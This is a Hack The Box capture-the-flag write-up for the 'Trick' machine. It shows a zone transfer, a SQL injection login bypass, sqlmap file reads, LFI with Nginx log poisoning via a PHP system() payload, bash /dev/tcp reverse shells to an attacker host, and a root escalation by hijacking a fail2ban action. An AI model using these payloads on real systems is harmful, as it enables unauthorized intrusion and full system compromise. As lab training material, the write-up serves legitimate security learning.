Trick
HTB: a DNS zone transfer leaks a payroll vhost, SQL injection with FILE privilege reads files off disk, then LFI plus Nginx log poisoning on a second vhost gives a shell as michael, and a sudo fail2ban action hijack finishes it as root.
contents
| Target | 10.129.227.180 |
| Host | TRICK |
| OS | Linux |
| Chain | DNS AXFR zone transfer → SQLi on the payroll login → FILE privilege file read → LFI + Nginx log poisoning on the marketing vhost → reverse shell as michael → sudo fail2ban action hijack → root |
Note: Remember, I am showing here only the final good path on how to do this box, dont be discouraged if your’s doesnt look like this, because mine didnt. There was a lot of googling, searching, learning and taking wrong turns in between.
Recon
nmap:
> nmap -sV -sC 10.129.227.180
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-28 14:31 -0400
Nmap scan report for 10.129.227.180
Host is up (0.069s latency).
Not shown: 996 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 255.77 seconds
Zone transfer
After testing each of these things nothing showed up, until I checked DNS:
> dig @trick.htb trick.htb AXFR

; <<>> DiG 9.20.24-1+b1-Debian <<>> @trick.htb trick.htb AXFR
; (1 server found)
;; global options: +cmd
trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.		604800	IN	NS	trick.htb.
trick.htb.		604800	IN	A	127.0.0.1
trick.htb.		604800	IN	AAAA	::1
preprod-payroll.trick.htb. 604800 IN	CNAME	trick.htb.
trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 68 msec
;; SERVER: 10.129.227.180#53(trick.htb) (TCP)
;; WHEN: Mon Sep 28 14:58:44 EDT 2026
;; XFR size: 6 records (messages 1, bytes 231)
This shows up subdomain preprod-payroll.trick.htb, so add it to /etc/hosts.
Login bypass
The page is behind login, so I clicked CTRL + U and noticed this code snippet:
success:function(resp){
				if(resp == 1){
					location.href ='index.php?page=home';
				}
Naturally I try to visit http://preprod-payroll.trick.htb/index.php?page=home. It redirects us to the login page, but after capturing that request in Burp Suite, to my surprise I can see the whole panel bypassing the login page.
Next step, I intercept the response:


And change 302 Found to 200 OK:
HTTP/1.1 200 OKActually I created a match and replace rule for convenience:
And boom, we have a fully working panel:

Spoiler: After a bit of digging, it became clear to me that this is a rabbit hole… The intended path was doing SQL Injection on the login panel.
Exploitation
SQL injection
In the login panel we try SQL Injection with this payload in the Username field:
admin' or 1=1-- -and it works.
After sweeping the panel functionalities I didn’t find much, so I came back to the POST request and saved it (remember to save the POST request without the SQLi payload):

Now using sqlmap:
sqlmap -r request.txt -privilegesdatabase management system users privileges:
[*] 'remo'@'localhost' [1]:
privilege: FILEI see that I have FILE privilege, which lets me read files on the system.
So I read /etc/passwd and this leaked user michael:
sqlmap -r request.txt -privileges --file-read=/etc/passwdmichael:x:1001:1001::/home/michael:/bin/bashThis one uncovered another vhost (preprod-marketing.trick.htb):
sqlmap -r request.txt -privileges --file-read=/etc/nginx/sites-enabled/default<SNIP>
server {
listen 80;
listen [::]:80;
server_name preprod-marketing.trick.htb;
root /var/www/market;
index index.php;
<SNIP>so I added it to /etc/hosts and looked what’s inside.
LFI on the marketing vhost

After a bit of digging I saw that the site uses a ?page= parameter, so I tried LFI on it but it returned a blank page:

After a bit of fighting I tried using ....//....//....//....//etc/passwd instead of ../../../../etc/passwd and it worked!

So I checked if it will work for /var/log/nginx/access.log and it did:
Log poisoning to RCE
Now I can poison these logs to gain RCE:
curl -s "http://preprod-marketing.trick.htb/" -A "<?php system(\$_GET['c']); ?>"curl -s "http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//var/log/nginx/access.log&c=id" | tail -n 20And I’m happy to see:
<SNIP>
10.10.15.40 - - [29/Sep/2026:11:48:07 +0200] "GET / HTTP/1.1" 200 9673 "-" "uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
"
<SNIP>
user.txt
Let’s get a reverse shell:
nc -lvnp $PORTecho 'bash -i >& /dev/tcp/IP/PORT 0>&1' | base64 -w0(Change all + signs inside that base64 to %2B)
curl -s "http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//var/log/nginx/access.log&c=echo+(BASE64-PAYLOAD)%7Cbase64+-d%7Cbash"And I got the user.txt flag:
michael@trick:~$ cat user.txt
cat user.txt
34d17d092eb74d49daca404b6bfae9f3
user.txt : 34d17d092eb74d49daca404b6bfae9f3
Privilege Escalation
fail2ban action hijack
sudo -l shows me some interesting stuff:
michael@trick:/var/www/payroll$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:

    (root) NOPASSWD: /etc/init.d/fail2ban restart
This helps:
Create shell.sh:
nano /tmp/shell.sh#!/bin/bash
bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1'chmod +x /tmp/shell.shSet up a listener on the attack host:
nc -lvnp PORTGo to the action.d directory:
cd /etc/fail2ban/action.d/Change the name of iptables-multiport.conf to iptables-multiport.conf.bak:
mv iptables-multiport.conf iptables-multiport.conf.bakCopy iptables-multiport.conf.bak and save it as iptables-multiport.conf:
cp iptables-multiport.conf.bak iptables-multiport.confEdit iptables-multiport.conf:
nano iptables-multiport.confChange actionban = [...] to your shell path:
actionban = /tmp/shell.shRestart fail2ban:
sudo /etc/init.d/fail2ban restartroot.txt
Try to login a couple of times to ssh using the wrong password:
michael@10.129.227.180's password:
Permission denied, please try again.
michael@10.129.227.180's password:
Permission denied, please try again.
michael@10.129.227.180's password:
Boom, root.
root@trick:/root# cat root.txt
cat root.txt
080da7c86274b72f423ee9ffd8656b19
and I got root.txt.
root.txt : 080da7c86274b72f423ee9ffd8656b19
GG.